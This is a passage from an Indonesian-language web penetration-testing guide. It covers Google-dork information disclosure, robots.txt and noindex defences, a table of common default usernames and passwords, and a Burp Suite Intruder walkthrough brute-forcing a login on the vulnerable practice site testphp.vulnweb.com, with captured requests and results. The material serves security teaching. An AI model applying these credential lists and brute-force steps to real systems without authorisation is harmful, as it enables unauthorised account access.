
Pada kesempatan itu, Kushagra pun melakukan penelusuran lebih jauh dan memperoleh informasi sensitif lainnya seperti informasi bug fixing pada suatu perusahaan serta kata sandi yang digunakan untuk mengakses banyak layanan seperti panel administrator dan database.



Gambar 69 Information Disclosure via Google Dork - Bug Fixing



Gambar 70 Information Disclosure via Google Dork - Sensitive Credentials I



Gambar 71 Information Disclosure via Google Dork - Sensitive Credentials II

Dengan demikian, maka dapat terlihat dan terbukti bahwa informasi yang terdapat di dalam suatu body/content dari suatu aplikasi pun dapat “ditelusuri” lebih jauh dengan pemanfaatan dork yang tepat (tentunya selama aplikasi dimaksud belum menerapkan perlindungan dalam menjaga konten sensitif yang terdapat di dalamnya – misalnya tidak diberi perlindungan berupa session).

9.5. Pencegahan Bot Crawling terhadap Hal Sensitif

Bila berupa direktori, tentunya hal ini dapat “dicegah” dengan menggunakan robots.txt. Namun demikian, penggunaan robots.txt ini sendiri tidak menjadi jaminan bahwa bot akan mematuhi sehingga tidak melakukan crawling.

Berdasarkan informasi yang diberikan Abdilah tentang referensi seputar portal robotstxt, pada bagian FAQs (pertanyaan yang umum ditanyakan) seputar “Can I block bad Robots?”, diungkapkan bahwa secara praktik, akan sukar untuk mencegah kehadiran “bad robot” untuk melakukan crawling.

“If the bad robot obeys /robots.txt, and you know the name it scans for in the User-Agent field. then you can create a section in your /robotst.txt to exclude it specifically. But almost all bad robots ignore /robots.txt, making that pointless.”

Namun demikian, hal ini masih cukup baik untuk digunakan dalam mencegah search engine yang memiliki integritas seperti halnya Google, Microsoft, dan lainnya.

Kemudian, ketika berhadapan dengan GET Method, maka Google telah secara spesifik menyampaikan bahwa pengembang harus menambahkan “meta” tag noindex (pada direktori yang tidak diblok oleh robots.txt).

“Important! For the noindex directive to be effective, the page must not be blocked by a robots.txt file. If the page is blocked by a robots.txt file, the crawler will never see the noindex directive, and the page can still appear in search results, for example if other pages link to it.”

Berikut adalah contohnya:

```
<meta name="robots" content="noindex">
```

Dengan demikian, pengembang telah mencegah mayoritas bots untuk melakukan indexing terhadap konten yang terdapat di dalam aplikasi miliknya.

9.6. Referensi Information Disclosure via Search Engine

Berikut ini merupakan beberapa referensi yang dapat menjadi rujukan untuk melengkapi penjelasan terkait pembahasan ini:

- How Search Engines Gather and Organize Data: <https://www.dummies.com/web-design-development/search-engine-optimization/how-search-engines-gather-and-organize-data/>
- Bot Directory: <https://www.distilnetworks.com/bot-directory/category/search-engine/>
- List All Users Agents from Top Search Engines: <https://perishablepress.com/list-all-user-agents-top-search-engines/>
- Google Dork Query: <https://whatis.techtarget.com/definition/Google-dork-query>
- Google Hacking Database: <https://www.exploit-db.com/google-hacking-database>
- Block search indexing with 'noindex': <https://support.google.com/webmasters/answer/93710>
- Microsoft Yammer OAuth Bypass Token Vulnerability: <https://www.vulnerability-db.com/?q=articles/2013/08/04/microsoft-yammer-%E2%80%93-oauth-bypass-token-vulnerability>
- Information Disclosure at PayPal via Search Engine: <http://firstsight.me/2017/12/information-disclosure-at-paypal-and-xoom-paypal-acquisition-via-search-engine/>

ACCOUNT AND PASSWORD MECHANISM

10. BRUTE FORCE ATTACK – CHECK WEAK LOCK OUT MECHANISM

Bagian ini akan sedikit mengulang sedikit pembahasan yang telah dijabarkan pada bagian “ringkasan uji dasar” sebelumnya yang ditentunya dilengkapi dengan makna dasar serta teknik yang digunakan.

10.1. Makna Sederhana Brute Force

Dikutip dari [Kaspersky Resource Center, Brute Force](#) pada dasarnya merupakan suatu serangan yang bersifat “trial error” yang ditujukan untuk mencoba memperoleh nilai valid dari suatu target seperti kombinasi username dan kata sandi, direktori yang “tersembunyi” pada suatu aplikasi, atau mungkin key untuk mendekripsi suatu nilai.

Secara spesifik, serangan ini lebih sering dikaitkan dengan percobaan “trial error” pada kombinasi username dan kata sandi sehingga memungkinkan untuk seorang penguji dapat masuk ke dalam suatu sistem yang dituju.

10.2. Mengapa harus Akun dan Kata Sandi? – Google Case

Akun dan Kata sandi merupakan salah satu pintu utama yang dapat ditemui oleh seorang penguji (maupun Attacker di skenario nyata) baik ketika menghadapi suatu aplikasi yang umumnya bersifat client-server (baik itu web, mobile, maupun desktop).

Telah menjadi kenyataan yang sukar dipungkiri ketika masih banyaknya pengembang / pengelola suatu sistem yang masih menggunakan akun serta kata sandi yang bersifat lemah. Adapun alasan cukup bervariasi, seperti:

- Ketatnya jadwal perilisan (sehingga menggunakan akun dan kata sandi yang lemah untuk mudah pengelolaannya sebelum perilisan). Umumnya, pengelola dimaksud akan secara tidak sengaja menjadi lupa untuk menggantinya ketika suatu asset telah dirilis (masuk ke dalam production). Di sisi lain, belum terdapatnya kendali untuk tidak menggunakan semua dummy data di development pun menjadi salah satu faktor tersendiri yang akhirnya “mendukung” issue ini muncul.
- Berbedanya disiplin ‘ilmu antara pengembang / pengelola dengan penguji. Hal ini pun lumrah ditemukan karena pola pikir yang terbentuk dari masing-masing wilayah cukup berbeda.

Umumnya, “dukungan” berupa kurangnya security awareness pun dapat mengakibatkan pengembang / pengelola tidak menyadari risiko yang dapat menimpanya ketika masih menggunakan akun maupun kata sandi yang terbilang lemah.

Dengan bekal pemanfaatan kerentanan di titik ini, maka seorang penguji pun telah selangkah lebih

dekat untuk dapat masuk ke dalam suatu sistem secara menyeluruh.

Di dalam realitanya, pengembangan alur / skenario serangan ini dapat dihubungkan ke sisi seperti:

- Aplikasi berbasis Web: seperti issue terkait File Upload, SQL Injection (ketika telah login) untuk dihubungkan dengan pembacaan file sensitif (ketika penggunaan database dalam mode yang dapat membaca file di internal), serta hal lainnya yang serupa yang memungkinkan pembacaan atau komunikasi dengan data yang terdapat di sistem operasi.
- Aplikasi berbasis Desktop: pada situasi ini, dapat kita kerucutkan menjadi layanan-layanan yang umum ditemukan seperti yang telah dipaparkan sebelumnya. Adapun skenario lanjutannya dapat seperti membaca file sensitif (melalui SSH / FTP / semacamnya) yang dapat dipergunakan untuk masuk ke asset lain yang terdapat di dalam sistem.

Lalu, apakah benar hal ini harus menjadi catata utama dari para penguji? Jawabannya iya. Karena perusahaan besar sekali pun akan memiliki potensi masalah seperti demikian. Salah satu contoh paling menarik adalah [salah satu tulisan researcher bernama “Vishnu Prasad P G” di akun Medium miliknya](#).

Untuk mempersingkat, akan dinukil sedikit cuplikan tulisannya sebagai berikut:

A page with HTTP login appeared in front of me. Whoa! I never expected to see that!

So, there was a login in front of me, possibly the door to the inside of one of the most powerful companies in the world. However, I needed a username and password to get into it.

So, what do I do?

I tried clicking the LOGIN button without entering any credentials at all.

To my surprise, a page with many buttons and options appeared in front of me. It took me a minute to realize that I am inside a Google product’s Admin Panel.

I am in!

Dapat terlihat bahwa perusahaan sekelas Google pun memiliki potensi masalah serupa. Maka dapat disimpulkan bahwa walaupun sederhana, akan bijaksana bila hal seperti ini tidak luput pada pengujian yang dilakukan.

10.3. Common Usernames and Passwords

Di dalam pelaksanaannya, terdapat beberapa kombinasi akun serta kata sandi yang umumnya digunakan untuk masuk ke dalam sistem. Adapun beberapa contohnya yaitu seperti berikut:

No	Usernames	Passwords
1.	adm	Semua yang terdapat di username menjadi kata sandi
2.	admin	<blank password> / tanpa password
3.	admin	P@ssw0rd (dengan P besar maupun kecil)
4.	administrator	P4ssw0rd (dengan P besar maupun kecil)
5.	4dm1n	Passw0rd (dengan P besar maupun kecil)
6.	4dm1n1str4t0r	Qwerty (dengan Q besar maupun kecil)
7.	root	1qazxsw2 / zaq12wsx
8.	sa	12345 (dan kombinasi sampai angka 0)
9.	nama_perusahaan / nama_jalan / nama_aplikasi / nama_departemen / nama_pic	Serta default password yang berhubungan dengan nama produk tertentu, seperti: https://cirt.net/passwords http://www.phenoelit.org/dpl/dpl.html

10.4. Basic Brute Force Attack (Kind of Brute Force Attack)

10.4.1. Basic Brute Force Attack Part I – Direct Attack to Password

Sebagai langkah awal, maka Panduan ini akan membahas terlebih dahulu mengenai langkah dasar untuk melakukan otomasi input terhadap kata sandi yang bervariasi.

Seperti yang diketahui, suatu login form pada dasarnya terdiri dari kolom yang dapat digunakan untuk memasukan username dan kata sandi yang dimiliki. Namun demikian, untuk melakukan brute force dengan otomatis, maka penguji akan memerlukan interceptor dan forwarder tools seperti burpsuite terlebih dahulu untuk dapat melihat “pola” yang dikirim.

Pada kesempatan di bagian ini, pembahasan akan difokuskan pada aktivitas brute force dengan POST Method (tentunya tidak menjadi masalah bila hal yang ditemukan adalah GET Method).

Sebagai percobaan, maka kembali akses tautan <http://testphp.vulnweb.com/login.php>. Setelah terbuka, maka masukanlah kata sandi secara sembarang (yang tidak valid) ke dalamnya dan perhatikan dengan baik tangkapan pada Burp Suite.

```


1180 http://testphp.vulnweb.com POST /userinfo.php ✓ 302 202 text
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
uname=test&pass=password
    
```

Gambar 72 POST Method - Username and Password

Dari gambar, tampak bahwa terdapat dua parameter yang dikirimkan (dengan POST Method) saat seorang pengguna hendak login, yaitu parameter “**uname**” sebagai penanda username (nama pengguna), dan parameter “**pass**” sebagai penanda password (kata sandi).


Perlu menjadi catatan bahwa “nilai” dari “parameter” ini dapat berubah-ubah sesuai dengan pengembangan yang dilakukan oleh masing-masing programmer.

Ketika sudah memperoleh pattern ini, maka “bawa” pattern dimaksud ke menu “intruder” (Send to Intruder) dengan “klik kanan” pada request yang ada.




Gambar 73 "Send to Intruder"

Setelahnya, buka tab “intruder” yang berada di urutan ke-5 dari kiri bagian Burp Suite versi 1.7 yang digunakan. Dari sini, akan terlihat satu tampilan sederhana yang tidak perlu diubah lagi karena sudah otomatis diambil dari “lemparan” tadi di proxy.



Gambar 74 Intruder Menu - "Target" Tab

Hal yang perlu dilakukan selanjutnya adalah dengan memilih “tab” Positions untuk mengatur hal yang hendak diotomatisasikan.



Gambar 75 "Payload Positions"

Pada tab “Payload Positions”, pengujian kembali dihadapkan ke beberapa fungsi. Bila diperhatikan lebih jauh, akan terdapat beberapa parameter yang di-highlight dengan simbol dolar (\$). Singkatnya, \$ ini memiliki maksud sebagai penanda yang harus di-otomatisasikan.

Contoh sederhana pada gambar yaitu nilai dari parameter uname dan pass diberi \$\$ (dalam hal ini yaitu \$test\$ dan \$password\$). Mengapa nilai kontennya adalah “test” dan “password”? Karena kedua nilai konten itulah yang dimasukan saat uji coba pertama kali (ingat halaman sebelumnya).

Untuk mempermudah uji pada bagian ini, maka pilih “clear \$” terlebih dahulu sehingga tidak ada lagi parameter yang di-highlight dengan \$.

The screenshot shows the 'Payload Positions' tab of the Burp Suite interface. The request payload is displayed as follows:

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
uname=test&pass=password
```

A red oval highlights the parameter 'uname=test&pass=password'.

Gambar 76 Menghilangkan Highlight dengan "Clear \$"

Setelah parameter nya sudah tidak ada lagi yang di-highlight, sekarang tentukan parameter yang hendak di-brute force. Tentunya dalam skenario ini, parameter dimaksud adalah parameter “pass”.

The screenshot shows the 'Payload Positions' tab of the Burp Suite interface. The request payload is displayed as follows:

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
uname=test&pass=$password$
```


A red oval highlights the parameter 'uname=test&pass=\$password\$'. To the right, there is a vertical toolbar with buttons for 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'.

Gambar 77 Highlight Parameter "Pass"

Bila sudah, maka masuk ke dalam tab “payloads”.


Pada tab ini, akan terlihat lagi beberapa fitur yang dapat digunakan. Mengingat bahwa hal yang hendak dibahas adalah konsep nya (bukan tools nya), maka pembahasan akan langsung merujuk terhadap langkah eksekusi.

Pada bagian “Payload Options”, terdapat satu kolom kosong dengan tulisan “enter new item”. Pada situasi ini, penguji dapat memasukan secara manual satu-persatu kata yang hendak dijadikan kamus.




Gambar 78 Menambahkan "Kata" secara Manual

Atau dapat juga dengan menambahkan kata-kata dari kamus yang sudah tersedia. Sebagai contoh, terdapat satu file yang berisikan “kamus” akan kata-kata yang mungkin digunakan sebagai kata sandi. Maka, hal yang perlu dilakukan adalah dengan memasukan kamus ini ke dalam tools melalui button “load” yang tersedia.



Gambar 79 Menambahkan Kata Sandi Secara Otomatis dari Suatu File

Dan secara otomatis, seluruh teks yang terdapat di dalam file itu pun akan masuk ke dalam daftar yang akan “ditembakkan”.




Gambar 80 Kata Sandi berhasil Ditambahkan

Perlu menjadi catatan bahwa setiap kata sandi **harus dipisah dengan pergantian baris**.

```
[Khos-MacBook-Pro:Downloads YoKo$ cat test-password
Hi
this file
is a
dictionary
Khos-MacBook-Pro:Downloads YoKo$ ]
```

Gambar 81 Contoh File yang berisikan Kata Sandi

Setelah semua selesai dilakukan, maka hal selanjutnya adalah menjalankan serangan dengan mengeksekusi button “Start Attack”.



Gambar 82 Memulai Serangan "Start Attack"

Ketika serangan dilakukan, maka secara otomatis, Burp Suite akan mengirimkan request bergantian sesuai dengan kamus kata sandi yang diberikan.

Request	Payload	Status	Error	Timeout	Length	Comment
0		302	<input type="checkbox"/>	<input type="checkbox"/>	221	
1	halo	302	<input type="checkbox"/>	<input type="checkbox"/>	221	
2	this	302	<input type="checkbox"/>	<input type="checkbox"/>	221	
3	is	302	<input type="checkbox"/>	<input type="checkbox"/>	221	
4	a	302	<input type="checkbox"/>	<input type="checkbox"/>	221	
5	manual	302	<input type="checkbox"/>	<input type="checkbox"/>	221	
6	input	302	<input type="checkbox"/>	<input type="checkbox"/>	221	
7	Hi	302	<input type="checkbox"/>	<input type="checkbox"/>	221	
8	this file	302	<input type="checkbox"/>	<input type="checkbox"/>	221	
9	is a	302	<input type="checkbox"/>	<input type="checkbox"/>	221	
10	dictionary	302	<input type="checkbox"/>	<input type="checkbox"/>	221	
11	test	200	<input type="checkbox"/>	<input type="checkbox"/>	5365	

Request Response

Raw Params Headers Hex

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
uname=test&pass=dictionary
```

?

<

>

Type a search term

Finished

Gambar 83 Auto Brute Force Attack

Pada gambar, terlihat bahwa terdapat percobaan-percobaan yang tentunya berdasarkan kamus tadi. Lalu, bagaimana cara mengetahui bahwa suatu percobaan telah berhasil maupun gagal?

